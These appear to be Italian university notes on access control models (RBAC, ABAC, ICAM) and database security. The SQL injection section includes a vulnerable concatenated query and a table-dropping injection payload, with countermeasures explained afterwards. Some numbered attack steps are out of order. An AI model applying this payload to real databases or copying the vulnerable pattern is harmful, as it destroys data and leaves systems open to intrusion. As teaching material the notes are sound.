(a) Relationship among RBAC models



(b) RBAC models

Figure 4.8 A Family of Role-Based Access Control Models RBAC₀ is the minimum requirement for an RBAC system. RBAC₁ adds role hierarchies and RBAC₂ adds constraints. RBAC₃ includes RBAC₁ and RBAC₂

Una famiglia di modelli di riferimento che è servita come base per gli sforzi di standardizzazione in corso. Questa famiglia è composta da quattro modelli che sono correlati tra loro.

- **RBAC 0 (modello base)**, Senza la gerarchia dei ruoli e i vincoli, contiene i quattro tipi di entità in un sistema.
 - **Utente**, Un individuo che ha accesso a questo sistema informatico, e ogni utente ha un userID associato
 - **Ruolo**, una funzione lavorativa denominata all'interno dell'organizzazione che controlla questo sistema informatico. La descrizione del ruolo spetta all'autorità
 - **Autorizzazione**, Un'approvazione di un modo particolare di accesso a uno o più oggetti.
 - **Sessione**, Una mappatura tra un utente e un sottoinsieme attivato del set di ruoli a cui è assegnato l'utente.
- **RBAC 1 (gerarchie dei ruoli)**, Le gerarchie dei ruoli forniscono un mezzo per riflettere la struttura gerarchica dei ruoli in un'organizzazione. Le gerarchie dei ruoli fanno uso del concetto di ereditarietà per consentire a un ruolo di includere implicitamente i diritti di accesso associati a un ruolo subordinato.
- **RBAC 2 (vincoli)**, i vincoli forniscono un mezzo per adattare RBAC alle specifiche delle politiche amministrative e di sicurezza in un'organizzazione. Un vincolo è una relazione definita tra i ruoli o una condizione relativa ai ruoli. Esistono diversi tipi di vincoli:

- **Ruoli mutuamente esclusivi**, sono ruoli tali che un utente possa essere assegnato a un solo ruolo nel set. Questa limitazione potrebbe essere statica, o potrebbe essere dinamica, nel senso che a un utente potrebbe essere assegnato solo uno dei ruoli nel set per una sessione. Qualsiasi permesso (diritto di accesso) può essere concesso a un solo ruolo nel set.
 - **Cardinalità**, si riferisce all'impostazione di un numero massimo rispetto ai ruoli. Uno di questi vincoli è quello di impostare un numero massimo di utenti che possono essere assegnati a un determinato ruolo. Il sistema potrebbe anche imporre un vincolo sul numero di ruoli a cui viene assegnato un utente o sul numero di ruoli che un utente può attivare per una singola sessione.
 - **Ruolo prerequisito**, impone che un utente possa essere assegnato a un particolare ruolo solo se è già assegnato a qualche altro ruolo specificato.
- **RBAC 3**, include i risultati della RBAC1 e RBAC2.

Table 4.3 Scope RBAC Models

Models	Hierarchies	Constraints
RBAC ₀	No	No
RBAC ₁	Yes	No
RBAC ₂	No	Yes
RBAC ₃	Yes	Yes

Attribute Based Access Control

Un modello ABAC può definire autorizzazioni che esprimono condizioni sulle proprietà sia della risorsa che del soggetto. La forza di questo modello è la sua flessibilità e il suo potere espressivo. L'ostacolo principale nella sua adozione nei sistemi reali è stata una preoccupazione riguardo l'impatto delle prestazioni nel valutare i predicati in entrambe le risorse e le proprietà dell'utente per ciascun accesso. I servizi Web sono stati tecnologie pionieristiche per l'implementazione dei modelli ABAC ed esiste un interesse considerevole nell'applicazione di questo modello nei servizi cloud.

Gli **attributi** sono caratteristiche che definiscono specifici aspetti dei soggetti, oggetti, condizioni ambientali, e/o operazioni. Di seguito sono riportati i tre tipi di attributi nel modello ABAC:

- **Attributi del soggetto**, un soggetto è un'entità attiva (ad esempio, un utente, un'applicazione, un processo o un dispositivo) che fa sì che le informazioni fluiscano tra gli oggetti o modifichi lo stato del sistema. Ad ogni soggetto sono associati attributi che definiscono l'identità e le caratteristiche del soggetto sia sul piano anagrafico che lavorativo.
- **Attributi dell'oggetto**, un oggetto, chiamato anche risorsa, è un'entità passiva correlata al sistema informativo (ad esempio, dispositivi, file, processi, programmi, reti) che contiene o riceve informazioni. Gli oggetti hanno attributi caratteristici che possono essere sfruttati per prendere decisioni sul controllo degli accessi.

- **Attributi dell'ambiente**, descrivono l'ambiente o il contesto operativo, tecnico e persino situazionale in cui si verifica l'accesso alle informazioni. Generalmente ampiamente ignorati da altre politiche nella ABAC hanno un ruolo di rilievo nel controllo degli accessi.

ABAC è un modello logico di controllo degli accessi distinguibile perché controlla l'accesso agli oggetti valutando le regole rispetto agli attributi delle entità (soggetto e oggetto), delle operazioni e dell'ambiente rilevanti per una richiesta.

ABAC si affida sulla valutazione degli attributi del soggetto, attributi dell'oggetto, e una relazione formale o una regola di controllo degli accessi che definisce le operazioni consentite per le combinazioni di attributi soggetto-oggetto in un determinato ambiente. I sistemi ABAC sono in grado di far rispettare i concetti DAC, RBAC e MAC.

Pertanto, ABAC consente di combinare un numero illimitato di attributi per soddisfare qualsiasi regola di controllo degli accessi.

Architettura logica ABAC

Un accesso da parte di un soggetto a un oggetto procede secondo i seguenti passaggi:





Figure 4.10 Simple ABAC Scenario

1. Un soggetto richiede l'accesso a un oggetto. Questa richiesta viene indirizzata a un meccanismo di controllo degli accessi.
2. Il meccanismo di controllo degli accessi è regolato da un insieme di regole (2a) definite da un criterio di controllo degli accessi preconfigurato. Sulla base di queste regole, il meccanismo di controllo degli accessi valuta gli attributi del soggetto (2b), dell'oggetto (2c) e delle condizioni ambientali attuali (2d) per determinare l'autorizzazione.
3. Il meccanismo di controllo dell'accesso concede al soggetto l'accesso all'oggetto se l'accesso è autorizzato.


Politiche ABAC

Una politica è un insieme di regole e relazioni che governano il comportamento ammissibile all'interno di un'organizzazione, in base ai privilegi dei soggetti e a come le risorse o gli oggetti devono essere protetti in quali condizioni ambientali.

I privilegi rappresentano il comportamento autorizzato di un soggetto; sono definiti da un'autorità e incorporati in una politica. Altri termini che sono comunemente usati al posto dei privilegi sono diritti, autorizzazioni e diritti. La politica è tipicamente scritta dal punto di vista dell'oggetto che deve essere protetto e dei privilegi disponibili per i soggetti.



(a) ACL Trust Chain



(b) ABAC Trust Chain

Gestione di identità, credenziali e accessi

ICAM è un approccio completo alla gestione e all'implementazione di identità digitali (e attributi associati), credenziali e controllo degli accessi. ICAM è stato sviluppato dal governo degli Stati Uniti, ed è progettato per:

- Creare rappresentazioni affidabili dell'identità digitale degli individui e di ciò che i documenti ICAM si riferiscono come entità non personali
- Legare tali identità alle credenziali che possono servire come approssimazione per l'individuo o NPE nelle transazioni di accesso. Una credenziale è un oggetto o una struttura di dati che lega autorevolmente un'identità (e facoltativamente, attributi aggiuntivi) a un token posseduto e controllato da un abbonato
- Usa le credenziali per fornire l'accesso autorizzato alle risorse di un'agenzia.




Figure 4.12 Identity, Credential, and Access Management (ICAM)

Gestione dell'identità

La gestione dell'identità si occupa dell'assegnazione di attributi a un'identità digitale e del collegamento di tale identità digitale a un individuo o NPE. L'obiettivo è stabilire un'identità digitale affidabile che sia indipendente da un'applicazione o da un contesto specifico.

L'approccio tradizionale, e ancora più comune, al controllo degli accessi per applicazioni e programmi è quello di creare una rappresentazione digitale di un'identità per l'uso specifico dell'applicazione o del programma. Di conseguenza, la manutenzione e la protezione dell'identità stessa è trattata come secondaria alla missione associata all'applicazione.

Un ultimo elemento della gestione dell'identità è la gestione del ciclo di vita, che include quanto segue:

- Meccanismi, politiche e procedure per la protezione delle informazioni di identità personale
- Controllo dell'accesso ai dati di identità
- Tecniche per la condivisione di dati di identità autorevoli con applicazioni che hanno bisogno di modificare
- Revoca di un'identità aziendale

Gestione delle credenziali

Per gestione delle credenziali si intende la gestione del ciclo di vita delle credenziali. La gestione delle credenziali comprende i seguenti cinque componenti logici:

1. Un individuo autorizzato sponsorizza un individuo o un'entità per una credenziale per stabilire la necessità della credenziale
2. L'individuo sponsorizzato si iscrive per il decreto, un processo che in genere consiste nella verifica dell'identità e nell'acquisizione di dati biografici e biometrici.
3. Viene prodotta una credenziale
4. Le credenziali sono rilasciate all'individuo o all'NPE.
5. Infine, l'accreditamento deve essere mantenuto oltre il suo ciclo di vita, che potrebbe includere la revoca, la riemissione/sostituzione, la reiscrizione, la scadenza, la reimpostazione del numero di identificazione personale (PIN), la sospensione o il ripristino.

Gestione degli accessi

La componente di gestione degli accessi si occupa della gestione e del controllo dei modi in cui alle entità viene concesso l'accesso alle risorse. Copre sia l'accesso logico che fisico e può essere interno a un sistema o a un elemento esterno. Lo scopo della gestione degli accessi è garantire che venga effettuata la corretta verifica dell'identità quando un individuo tenta di accedere a edifici, sistemi informatici o dati sensibili alla sicurezza. La funzione di controllo degli accessi utilizza le credenziali presentate da coloro che richiedono l'accesso e l'identità digitale del richiedente.

Sono necessari tre elementi di supporto per una struttura di controllo degli accessi a livello aziendale:

- Gestione delle risorse, riguarda la definizione di regole per una risorsa che richiede il controllo degli accessi. Le regole includerebbero i requisiti di credito e quali attributi utente, attributi di risorsa e condizioni ambientali sono richiesti per l'accesso a una determinata risorsa per una determinata funzione.
- Gestione dei privilegi, riguarda la creazione e il mantenimento degli attributi di diritto o privilegio che compongono il profilo di accesso di un individuo. Questi attributi rappresentano caratteristiche di un individuo che possono essere utilizzate come base per determinare le decisioni di accesso sia alle risorse fisiche che logiche. I privilegi sono considerati attributi che possono essere collegati a un'identità digitale.
- Gestione delle politiche, governa ciò che è consentito e non consentito in una transazione di accesso.

Federazione Identità

Federazione dell'identità è un termine usato per descrivere la tecnologia, gli standard, le politiche e i processi che consentono a un'organizzazione di fidarsi delle identità digitali, degli attributi di identità e delle credenziali create ed emesse da un'altra organizzazione.

V. Sicurezza dei Database e del Cloud

Vi sono diversi motivi per il quale la sicurezza dei database non ha tenuto il passo con il rilevante incremento di rilevanza dei database:

1. Il drammatico squilibrio tra la complessità dei moderni DBMS e le tecniche di sicurezza utilizzate per proteggere questi sistemi critici
2. I database hanno un protocollo di interazione sofisticato SQL, che è molto più complesso. Una sicurezza efficace del database richiede una strategia basata su una piena comprensione delle vulnerabilità di sicurezza di SQL.
3. L'organizzazione tipica manca di personale di sicurezza del database a tempo pieno. Il risultato è una mancata corrispondenza tra requisiti e capacità.
4. La maggior parte degli ambienti aziendali consiste in una miscela eterogenea di piattaforme di database, piattaforme di enterprise e piattaforme OS, creando un ulteriore ostacolo di complessità per il personale di sicurezza.

Database Management System

Un **database** è una collezione strutturata di dati salvati per l'utilizzo da parte di una o più applicazioni. Oltre ai dati, un database contiene le relazioni tra elementi di dati e gruppi di elementi di dati. Può contenere dati sensibili che hanno bisogno di essere messi in sicurezza.

Ad accompagnare il database c'è un **DBMS**, che è una suite di programmi per la costruzione e la manutenzione del database e per l'offerta di servizi di query ad hoc a più utenti e applicazioni. Un **Query Language** fornisce un'interfaccia uniforme al database per gli utenti e le applicazioni.




Figure 5.1 DBMS Architecture

Attacchi SQL Injection

L'attacco SQL injection (SQLi) è una delle minacce alla sicurezza basate sulla rete più prevalenti e pericolose. In generale un attacco SQLi è progettato per sfruttare la natura delle pagine delle applicazioni Web dinamiche. Una pagina Web del server di applicazioni effettuerà query SQL ai database per inviare e ricevere informazioni fondamentali per rendere un'esperienza utente positiva. In

questo ambiente un attacco SQLi è progettato per inviare dei comandi SQL maliziosi al server database.

L'obiettivo di attacco più comune è l'estrazione di massa dei dati. Gli aggressori possono scaricare tabelle di database con centinaia di migliaia di record dei clienti . A seconda dell'ambiente, SQL injection può anche essere sfruttato per modificare o eliminare dati, eseguire comandi arbitrari del sistema operativo o avviare attacchi DoS (Denial-of-service).

Esempio di attacco SQLi

SQLi è un attacco che sfrutta una vulnerabilità della sicurezza che si verifica nel livello del database di un'applicazione. L'attacco è praticabile quando l'input dell'utente viene filtrato in modo errato a causa dei caratteri di escape letterali di stringa incorporati nelle istruzioni SQL o quando l'input dell'utente non è fortemente tipizzato e quindi eseguito in modo imprevisto. Gli step impiegati sono i seguenti:




Figure 5.5 Typical SQL Injection Attack

i dati dalla tabella delle carte di credito.

5. Il server delle applicazioni Web genera dinamicamente una pagina con i dati, inclusi i dettagli della carta di credito dal database.
6. Il server Web invia i dettagli della carta di credito all'hacker.

Tecniche di injection

L'attacco SQLi funziona in genere terminando prematuramente una stringa di testo e aggiungendo un nuovo comando. Poiché il comando inserito può avere stringhe aggiuntive indicate prima di essere eseguito, l'attaccante termina la stringa iniettata con un segno di commento "--". Il testo successivo viene ignorato al momento dell'esecuzione.

Si consideri uno script che crea una query SQL combinando stringhe definite con testo immesso da un utente:

1. L'hacker trova una vulnerabilità in un'applicazione Web personalizzata e inietta un comando SQL in un database inviando il comando al server Web. Il comando viene iniettato nel traffico che sarà accettato dal firewall.
2. Il server Web riceve il codice dannoso e lo invia al server dell'applicazione Web.
3. Il server dell'applicazione Web riceve il codice dannoso dal server Web e lo invia al server del database.
4. Il server di database esegue il codice dannoso sul database. Il database restituisce

```

var Shipcity;
ShipCity = Request.form ("ShipCity");
var sql = "select * from OrdersTable where ShipCity = '" +
ShipCity + "'";

```

Supponiamo quindi di mettere al posto di una città una stringa del tipo:

```
Boston'; DROP table OrdersTable--
```

Il server SQL, processa il comando, quindi, esegue la richiesta DROP, che elimina la tabella.

Vie e tipi di attacco SQLi

Ci sono diverse vie di attacco SQLi:

- Input dell'utente**, gli aggressori iniettano comandi SQL fornendo un input opportunamente predisposto.
- Variabili del server**, che sono una raccolta di variabili che contengono intestazioni HTTP, intestazioni di protocollo di rete e variabili ambientali. Le applicazioni Web utilizzano queste variabili del server in vari modi, ad esempio registrando le statistiche di utilizzo e identificando le tendenze di navigazione. Se queste variabili venissero registrate in un database senza sanificazione, ciò potrebbe creare una vulnerabilità di iniezione SQL.
- Injection di secondo ordine**, l'iniezione di secondo ordine si verifica quando i meccanismi di difesa contro gli attacchi SQL injection risultano incompleti. Potendo fare affidamento sui dati già presenti nel sistema o nel database un utente malintenzionato può attivare un attacco SQL injection.
- Cookies**, Quando un client ritorna a un'applicazione Web, i cookie possono essere utilizzati per ripristinare le informazioni sullo stato del client.
- Input fisico dell'utente**, l'iniezione SQL è possibile fornendo input dell'utente che costruisce un attacco al di fuori del regno delle richieste web. Questo input dell'utente potrebbe assumere la forma di codici a barre convenzionali, tag RFID o anche moduli cartacei che vengono scansionati utilizzando il riconoscimento ottico dei caratteri e passati a un sistema di gestione del database.

I tipi di attacco possono essere raggruppati in tre principali categorie:

- Inband attack**, utilizza lo stesso canale di comunicazione per iniettare codice SQL e recuperare i risultati. I tipi di attacco Inband includono quanto segue:
 - Tautologia**, la sua forma di attacco inietta il codice in una o più condizioni condizionali in modo che valutino sempre vere.

- **End-of-line attack**, dopo aver iniettato il codice in un particolare campo, il codice legittimo che segue viene annullato attraverso l'uso dei commenti di fine riga.
 - **Piggybacked queries**, L'attaccante aggiunge ulteriori query oltre la query intenzionale, piggy-backing l'attacco in cima a una richiesta legittima
- **Inferential attack**, non ci sono trasferimenti di dati, ma l'attaccante è capace di ricostruire le informazioni mandando particolari richieste e osservare il comportamento risultante del sito Web/server del database. I tipi di attacco inferenziale includono quanto segue:
 - **Query illegali/logicamente errate**, permette ad un attaccante di raccogliere informazioni importanti riguardanti il tipo e la struttura del backend del DB di un'applicazione web. L'attacco è considerato un passo preliminare di raccoglimento di informazioni per altri attacchi.
 - **SQL injection cieco**, blind SQL injection consente agli aggressori di dedurre i dati presenti in un sistema di database anche quando il sistema è sufficientemente sicuro da non visualizzare alcuna informazione errata all'attaccante.
- **Outband attack**, I dati vengono recuperati utilizzando un canale diverso, questo può essere utilizzato quando ci sono limitazioni al recupero delle informazioni, ma la connettività in uscita dal server di database è lassista.

Contromisure SQLi

Poiché gli attacchi SQLi sono così prevalenti, dannosi e variati sia per via di attacco che per tipo, una singola contromisura è insufficiente, è quindi necessario un insieme integrato di sottomisure. Queste contromisure possono essere classificate in tre tipi:

- **codifica difensiva**
 - **Pratiche manuali di codifica difensiva**, una vulnerabilità comune sfruttata dagli attacchi SQLi è la convalida dell'input insufficiente. La soluzione semplice per eliminare queste vulnerabilità è applicare pratiche di codifica difensiva adeguate. Un esempio è il controllo del tipo di input, per verificare che gli input che dovrebbero essere numerici non contengano caratteri diversi dalle cifre. Un altro tipo di pratica di codifica è quella che esegue la corrispondenza dei modelli per cercare di distinguere l'input normale dall'input anormale.
 - **Inserimento di query parametrizzato**, questo approccio tenta di impedire SQLi consentendo allo sviluppatore dell'applicazione di specificare in modo più accurato la struttura di una query SQL e di passarle i parametri del valore separatamente in modo tale che qualsiasi input utente non sanitario non sia autorizzato a modificare la struttura della query.
 - **SQL DOM**, è un insieme di classi che consente la convalida e l'escaping automatizzate del tipo di dati. Questo approccio utilizza l'incapsulamento delle query di database per fornire un modo sicuro e affidabile per accedere ai database. Questo cambia il processo di creazione della query da uno non regolamentato che utilizza la

concatenazione delle stringhe a uno sistematico che utilizza un'API con controllo del tipo.

□ **rilevamento**

- **basato su firma**, tenta di abbinare modelli di attacco specifici. Tale approccio deve essere costantemente aggiornato e potrebbe non funzionare contro gli attacchi auto-modificati.
 - **basato su anomalia**, tenta di definire un comportamento normale e quindi rilevare modelli di comportamento al di fuori dell'intervallo normale. C'è una fase di allenamento, in cui il sistema impara la gamma di comportamento normale, seguita dalla fase di rilevamento effettiva.
 - **analisi del codice**, comportano l'uso di una suite di test per rilevare le vulnerabilità SQLi. La suite di test è progettata per generare una vasta gamma di attacchi SQLi e valutare la risposta del sistema.
- **prevenzione run-time**, queste tecniche controllano le query in fase di esecuzione per vedere se sono conformi a un modello di query previste

Controllo dell'accesso al database

Un sistema di controlli di accesso ad database determina se un utente può accedere all'intero database o soltanto ad una porzione di essa e di quali sono i diritti di accesso che l'utente possiede.

In genere, un DBMS può supportare una serie di criteri amministrativi, tra cui:

- **Amministrazione centralizzata**, un piccolo numero di utenti privilegiati può concedere e revocare i diritti di accesso.
- **Amministrazione basata sulla proprietà**, il proprietario (creatore) di un tavolo può concedere e revocare i diritti di accesso al tavolo.
- **Amministrazione decentralizzata**, oltre a concedere e revocare i diritti di accesso a una tabella, il proprietario della tabella può concedere e revocare i diritti di autorizzazione ad altri utenti, consentendo loro di concedere e revocare i diritti di accesso alla tabella.


Controllo dell'accesso in SQL

SQL fornisce due comandi per gestire le regole di accesso (insert, delete, update, select, references):

- **GRANT**, utilizzato per garantire uno o più diritti di accesso o per assegnare un ruolo ad un utente

- REVOKE, per revocare i diritti di accesso

L'opzione di "GRANT" consente un diritto di accesso a cascata attraverso un certo numero di utenti.



Controllo degli accessi basato sui ruoli

RBAC fornisce uno strumento per alleggerire gli oneri amministrativi e migliorare la sicurezza. In un ambiente di controllo degli accessi discrezionale, possiamo classificare gli utenti del database in tre grandi categorie:

- **Proprietario dell'applicazione:** un utente finale che possiede gli oggetti del database (tabelle, colonne, righe) come parte di un'applicazione. L'applicazione utilizzata dall'utente genera gli oggetti, l'utente ne diventa proprietario per mezzo dell'applicazione.
- **Utente finale diverso dal proprietario dell'applicazione:** un utente finale che opera sugli oggetti del database tramite una particolare applicazione ma non possiede nessuno degli oggetti del database.
- **Amministratore:** Utente che ha la responsabilità amministrativa di parte o di tutto il Banca dati.

Un database che implementa RBAC ha bisogno di fornire diverse capacità, come l'inserimento e la rimozione di ruoli, la definizione dei permessi per ciascun ruolo, assegnare e annullare l'assegnazione degli utenti ai ruoli.

I **ruoli server fissi** sono definiti a livello di server ed esistono indipendentemente da qualsiasi database utente.


I **ruoli di database fissi** operano a livello di un singolo database.

Il server SQL consente agli utenti di creare ruoli. A questi **ruoli definiti dall'utente** possono quindi essere assegnati diritti di accesso a parti del database. Esistono due tipi di ruoli definiti dall'utente: standard e applicativo. Per un ruolo standard, un utente autorizzato può assegnare altri utenti al ruolo. Un ruolo di applicazione è associato a un'applicazione piuttosto che a un gruppo di utenti e richiede una password. Il ruolo viene attivato quando un'applicazione esegue il codice appropriato. Un utente che ha accesso all'applicazione può utilizzare il ruolo dell'applicazione per l'accesso al database. Spesso le applicazioni di database applicano la propria sicurezza in base alla logica dell'applicazione.

Ad esempio, è possibile utilizzare un ruolo di applicazione con la propria password per consentire al particolare utente di ottenere e modificare qualsiasi dato solo durante orari specifici.

Inferenze

L'inferenza, in relazione alla sicurezza del database, è il processo di esecuzione di query autorizzate e deduzione di informazioni non autorizzate dalle risposte legittime ricevute. Il problema di inferenza si verifica quando la combinazione di un numero di elementi di dati è più sensibile dei singoli elementi o quando una combinazione di elementi di dati può essere utilizzata per dedurre dati di sensibilità più elevata.



L'attaccante può fare uso di dati non sensibili e metadati.

I metadati si riferiscono alla conoscenza delle correlazioni o delle dipendenze tra gli elementi di dati che possono essere utilizzati per dedurre informazioni non altrimenti disponibili per un particolare utente. Il percorso di trasferimento delle informazioni attraverso il quale vengono ottenuti dati non autorizzati è indicato come canale di inferenza.

Figure 5.7 Indirect Information Access via Inference Channel

Due tecniche di inferenza possono essere utilizzate per ricavare informazioni aggiuntive:

- analizzare le dipendenze funzionali tra gli attributi all'interno di una tabella o tra le tabelle
- unire le viste con gli stessi vincoli.

Item	Availability	Cost (\$)	Department
Shelf support	in-store/online	7.99	hardware
Lid support	online only	5.49	hardware
Decorative chain	in-store/online	104.99	hardware
Cake pan	online only	12.99	housewares
Shower/tub cleaner	in-store/online	11.99	housewares
Rolling pin	in-store/online	10.99	housewares

(a) Inventory table

Availability	Cost (\$)	Item	Department
in-store/online	7.99	Shelf support	hardware
online only	5.49	Lid support	hardware
in-store/online	104.99	Decorative chain	hardware

(b) Two views

Item	Availability	Cost (\$)	Department
Shelf support	in-store/online	7.99	hardware
Lid support	online only	5.49	hardware
Decorative chain	in-store/online	104.99	hardware

(c) Table derived from combining query answers

Figure 5.8 Inference Example

Rilevamento delle inferenze

Ci sono due approcci per affrontare la minaccia di divulgazione per inferenza:

- Rilevamento di inferenza durante la progettazione del database, rimuove un canale di inferenza alterando la struttura del database o modificando il regime di controllo degli accessi per prevenire l'inferenza. Le tecniche di questa categoria spesso si traducono in controlli di accesso inutilmente più severi che riducono la disponibilità.
- Rilevamento dell'inferenza al momento della query, cerca di eliminare una violazione del canale di inferenza durante una query o una serie di query. Se viene rilevato un canale di inferenza, la query viene negata o alterata.

Crittografia del database

Il database è in genere la risorsa di informazioni più preziosa per qualsiasi organizzazione ed è quindi protetto da più livelli di sicurezza, tra cui firewall, meccanismi di autenticazione, sistemi di controllo generale degli accessi e sistemi di controllo degli accessi ai database. La crittografia diventa l'ultima linea di difesa nella sicurezza del database.

Ci sono due svantaggi nella crittografia del database:

- La gestione delle chiavi, gli utenti autorizzati devono avere accesso alla chiave di crittografia per i dati a cui hanno accesso.
- Inflessibilità, quando parte o tutto il database è crittografato, diventa più difficile eseguire la ricerca di record.

